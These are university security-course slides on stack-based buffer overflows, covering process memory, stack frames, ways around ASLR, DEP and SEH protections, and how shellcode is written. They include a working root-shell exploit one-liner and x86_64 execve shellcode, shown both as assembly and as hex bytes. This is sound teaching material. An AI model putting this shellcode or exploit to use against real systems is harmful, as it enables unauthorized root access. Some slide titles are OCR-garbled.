Smashing the Stack

Cesena Security Network and Applications

University of Bologna, Scuola di Ingegneria ed Architettura Ingegneria Informatica Scienze e Tecnologie dell'Informazione Ingegneria e Scienze Informatiche

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Outline

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Smash the stack

A brief time line

Process Memory

Stack Frame

② Buffer Overflows

What is BOF?

Basic Overflow

Heap-based Overflow

Stack-based Overflow

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Introduction I

Acknowledgement

A special thanks to **CeSeNA Security** group and *Marco Ramilli* our "old" mentor...



Smash the stack I

Smash The Stack [C programming] n.

On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind.



A brief time line I

The fist document Overflow Attack (Air Force) - 31/10/1972

"By supplying addresses outside the space allocated to the users programs, it is often possible to get the monitor to obtain unauthorized data for that user, or at the very least, generate a set of conditions in the monitor that causes a system crash."



A brief time line II

The morris Worm - 2/11/1988

Robert Tappan Morris (Jr.) wrote and released this while still a student at Cornell University. Aside from being the first computer worm to be distributed via the Internet, the worm was the public's introduction to "Buffer Overflow Attacks". as one of the worms attack vectors was a classic stack smash against the *fingerd* daemon.

In his analysis of the worm, Eugene Spafford writes the following: "The bug exploited to break fingerd involved overrunning the buffer the daemon used for input. . . .

The idea of using buffer overflow to inject code into a program and cause it to jump to that code occurred to me while reading fingerd.c"



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A brief time line III

How to Write Buffer Overflow 20/10/1995

```
by Peiter Zatko (mudge)
```

The 'Segmentation fault (core dumped)' is what we wanted to see. This tells us there is definitely an attempt to access some memory address that we shouldn't. If you do much in 'C' with pointers on a unix machine you have probably seen this (or Bus error) when pointing or dereferencing incorrectly.

. . . "

Smashing The Stack For Fun And Profit 8/11/1996

by Elias Levy (Aleph1)

One of the best article about BoF.



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Process Memory I

Buffers, Memory and Process

To understand what stack buffers are we must first understand how a program and process are organized.

- Program layout is divided in sections like:
 - .text, where program instruction are stored
 - .data, where program data will be stored
 - .bss. where static vars are allocated
 - stack, where stack frames live
- ► These sections are typically mapped in memory segments, so they have associated RWX permissions.



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Process Memory II

.text

The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region is normally marked read-only and any attempt to write to it will result in a *segmentation violation*.

.data .bss

The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the brk(2) system call. If the expansion of the bss-data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space.

New memory is added between the data and stack segments.



Process Memory III

```
higher
                   memory
   Stack
                   addresses
(Uninitialized)
      Data
(Initialized)
     Text
                   lower
                   memory
                   addresses
```



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Stack Frame I

- ► The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call.
- Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. The stack pointer is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack.
- In addition to the stack pointer, which points to the top of the stack, it is often convenient to have a frame pointer which points to a fixed location within a frame. Some texts also refer to it as a local base pointer.

Stack Frame II

Stack

In x86 architecture stack grows in opposite direction w.r.t. memory addresses. Also two registers are dedicated for stack management.

EBP/RBP , points to the base of the stack-frame (higher address)

EIP/RIP , points to the top of the stack-frame (lower address)





Stack Frame III

Stack Frame

Logical stack frames that are pushed when calling a function and popped when returning.

A stack frame contains:


- ► Parameters passed to the called function (depends on calling convention, not true for linux64)
- ► Data necessary to recover the previous stack frame, including value of the instruction pointer at the time of the function call.
- ▶ Local variables



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Stack Frame IV





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What is BOF? I



Figure: BOF segmentation fault



What is BOF? II

Also known as

Segmentation fault



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How to use BOF? I



Figure: BOF whoami: root



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How to use BOF? II

Also known as

```
user$ ./note 'perl -e 'printf("\x90" x 153 .
    "\x31\xdb\x31\xc9\x31\xc0\xb0\xcd\x80\x31\xc0\x50
    \x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50
    \x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x31\xdb\xb0\x01
    \xcd\x80" . "\x90" x 22 . "\xef\xbe\xad\xde")''
sh-3.1# whoami
root
```



Basic Overflow I

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer (short), B. Initially, A contains nothing but zero bytes, and B contains the number 1979. Characters are one byte wide.

variable name	A							В		
value	[null string]							1979		
hex value	00	00	00	00	00	00	00	00	07	вв

Figure: A and B variables initial state



Basic Overflow II

Now, the program attempts to store the null-terminated string "excessive" in the A buffer. "excessive" is 9 characters long, and A can take 8 characters. By failing to check the length of the string, it overwrites the value of B

gets(A);

variable name	A								В	
value	'e' 'x' 'c' 'e' 's' 's' 'i' 'v'						25856			
hex	65	78	63	65	73	73	69	76	65	00

Figure: A and B variables final state



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D - - '- O - - (I -

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Security Against Bofs

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Mitigations Bypass I

Do these mitigations are enough??

```
Spoiler: NO.
ASLR bypass via multiple input, NOP sledge, jmp2reg, ROP . . .
DEP bypass via ret2libc, ROP . . .
```

Stack Cookie bypass via Exception Handler exploiting (and other techniques which aren't treated here: eg. Heap-Overflow . . .)

This section aims to provide a quick overview on more advanced sta smashing.

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Multiple Input and Static Areas I

Actually, not everything is randomized...

Sections like .text or .bss (or some library memory space) are not randomized by ALSR.

Expoit multiple input

If we can put our shellcode into a variable located in these memory areas (eg. global var, static var, environment...) then we should be able to correctly reference it.

Enforcing this kind of attack often require to provide multiple inputs (at least one in the stack and another in a not randomized place)



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NOP Sledge I

What if randomization is not truly random?

- In certain ALSR implementation (for several reasons) randomization might present recurrent set of address.
- This enhance our chance to *guess* the right address, but it's not enough

NOP sledge

- NOP (0x90) is the No OPeration instruction on x86 ISA
- Adding a long NOP prologue to our shellcode increase the valid address range usable to jump to our shellcode.



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NOP Sledge II




Figure: NOP Sledge role during stack smashing



JMP2Register I

Changing scenario

- No static memory location
- No time to try to guess addresses

Try to think at how variables are referenced in Assembly... Var. address could be stored in a register



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JMP2Register II




Figure: Jmp2reg example with EBX register that contains an address of a stack memory location (area under attacker control)

JMP2Register III

What If no jmp reg?

Same trick could be exploited with other statements:

- call reg
- push reg; ret
- ▶ jmp [reg + offset]
- pop; ret if desired address lay on stack (pop;pop;ret pop;pop;pop;ret and so on)



Exception Handler I

- ► As seen before some stack protection check if the stack as been smashed before function return. So classic "overwrite EBP+4" does not work.
- Many languages support custom exception handling statement (eg.C++)
- May we execute our shellcode instead of user defined handler?

SEH based stack smashing

Generally depends on how compiler handle user define Exception Handlers, and in many case its possible (with gcc and VC++ both).

Here we introduce how to exploit the VC++ SEH (Structured Exception Handler)



Exception Handler II




Figure: Stack frame with SEH under Windows



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Exception Handler III




Figure: SEH structure (list) under Windows



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Exception Handler IV




Figure: SEH exploiting under Windows



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Ret2libc L

- Now we want to deal with DEP countermeasure.
- As you know no bytes in .data .stack .bss segments can be executed.

What about executing some library code?

libc function system(char*cmd) executes the command specified by the string pointed by its parameter.

May we craft the stack in a manner to simulate a function call without CALL?



Ret2libc II




Figure: Ret2libc fashioned stack smashing, before ret (stdcall ia32)



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Ret2libc III




Figure: Ret2libc fashioned stack smashing, executing target function prologue (stdcall ia32)

Lower address

Return Oriented Programming I

TBD



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vviiat is DOI .

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Shellcoding

BOF payload

- ▶ A buffer overflow exploitation ends with the execution of an arbitrary payload.
- ▶ The payload is a sequence of machine code instructions.
- A common way to write shellcode is to use assembly language.
- ▶ Usually, the ultimate goal is to spawn a shell (hence *shellcoding*):

```
execve("/bin/bash", ["/bin/bash", NULL], NULL);
```



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Shellcoding: Creation steps

```
execve("/bin/bash", ["/bin/bash", NULL], NULL);
```

Knowledge required:

Invoking a syscall.

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- 2 Refer the string "/bin/bash" and the argument array.
- 3 Optimize the payload.



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Shellcoding: Syscalls

Invoking a syscall

- Syscalls are invokable using a numerical id.
- ▶ Ids are defined into *unistd_32.h* for x86 systems and *unistd_64.h* for x86_64 systems.
- On x86_64 systems the assembler operation syscall execute the syscall identified by rax.
- ► On x86 systems the assembler operation *int 80h* raises a software interrupt, which leads to the execution of the syscall identified by eax.

```
; exit(0) syscall
mov rdi, 0
mov rax, 60
syscall
```

```
; exit(0) syscall
mov ebx, 0
mov eax, 1
int 80h
```

Shellcoding: The execve syscall

man 2 execve

- execve() executes the program pointed to by filename.
- argv is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename.
- envp is an array of strings, conventionally of the form key=value.
- ▶ Both argv and envp **must** be terminated by a NULL pointer.
- On Linux, argv [or envp] can be specified as NULL, which has the same effect as specifying this argument as a pointer to a list containing a single NULL pointer.



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Shellcoding: Syscall and parameter passing

How to pass parameters?

Use the calling convention for syscalls!

```
x86_64 rdi, rsi, rdx, r10, r8 and r9.
x86 ebx, ecx, edx, esi, edi and ebp.
```

- Other parameters go into the stack.
- execve parameters:

```
x86\_64 \ rdi \implies "/bin/bash", rsi \implies ["/bin/bash", NULL], rdx \implies NULL 
 <math>x86 \ ebx \implies "/bin/bash", ecx \implies ["/bin/bash", NULL], edx \implies NULL
```



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Shellcoding: Data reference I

The reference problem

- ▶ The shellcode must know the reference of "/bin/bash", argv and env.
- ► The shellcode is not compiled with the program it's intended to run: it must be designed as a *Position Independent Code*, i.e. the shellcode can't use absolute reference.
- ► Therefore you must use relative addressing, but before IA-64 it was not possible.

```
filename db '/bin/bash',0; What will be the address of filename in any program? mov rdi,?
```



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Shellcoding: Data reference II

Old IA-32 way

- You use a trick: jmp just before the data location, then do a call.
- The call Instruction pushes the next instruction pointer onto the stack, which is equal to the "/bin/bash" address.

```
imp filename
run:
  pop ebx; ebx now contains "/bin/bash" reference
filename:
  call run
  db '/bin/bash',0
```



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Shellcoding: Data reference III

New IA-64 way

- ▶ IA-64 introduces the RIP relative addressing.
- ▶ [rel filename] becomes [rip + offset]



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Shellcoding: Data reference IV

Generic Way

- ▶ You can push the string in hex format into the stack.
- ▶ The stack pointer is then the string reference.

```
push 0x00000068 ; 0x00 , 'h'
push 0x7361622f ; 'sab/'
push 0x6e69622f ; 'nib/'
mov ebx, esp ; now ebx contains the string reference
; ...
```



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Shellcode: first attempt I

```
bits 64
lea rdi, [rel filename]; filename
· lea rsi, [rel args] ; argv
mov rdx, 0 ; envp
mov [rel args], rdi ; argv[0] <- filename
|\mathsf{mov}| [\mathsf{rel} \ \mathsf{args} + \mathsf{8}], \ \mathsf{rdx} ; \ \mathsf{argv}[1] < - \mathsf{null}
mov rax, 59
 syscall
| filename db '/bin/bash',0
args db 16
```





Shellcode: first attempt II

- ► Warning: zero-byte presence!
- ▶ Often shellcode payload are red as string.
- C strings are null-terminated array of chars.
- ► The vulnerable program will process only the first five bytes!



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Shellcode: Zero-bytes problem

Zero-bytes presence is caused by data and addresses

- ▶ mov rax, 11h is equivalent to mov rax, 000000000000011h.
- ▶ lea rax, [rel message] is equivalent to lea rax, [rip + 0000...xxh].
- execve, for instance, requires a null terminated string and some null parameters.

Solutions

- Use xor operation to zero a register.
- ▶ Use smaller registers (e.g.: $rax \rightarrow eax \rightarrow ax \rightarrow [ah,al]$)
- ▶ Use *add* operation: immediate operator is not expanded.
- ▶ Place non-null marker and substitute them inside the code.
- ► Make a relative reference offset negative.

Shellcode: second attempt I

```
bits 64
imp code
filename db '/bin/bash', 'n'; 'n' is the marker
args db 16
code:
  lea rdi, [rel filename]; negative offset
 lea rsi, [rel args] ; negative offset
  xor rdx, rdx; zeros rdx
  mov [rel filename +10], dl; zeros the marker
  mov [rel args], rdi
  mov [rel args +8], rdx
  xor rax, rax; zeros rax
  mov al, 59; uses smaller register
  syscall
```



Shellcode: second attempt II

```
\xeb\x0b\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x6e
\x10\x48\x8d\x3d\xee\xff\xff\x48\x8d\x35\xf1
\xff\xff\xff\x48\x31\xd2\x88\x15\xe8\xff\xff\xff
\x48\x89\x3d\xe1\xff\xff\xff\x48\x89\x15\xe2\xff
\xff\xff\x48\x31\xc0\xb0\x3b\x0f\x05
```

Zero-bytes eliminated.



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Exercise



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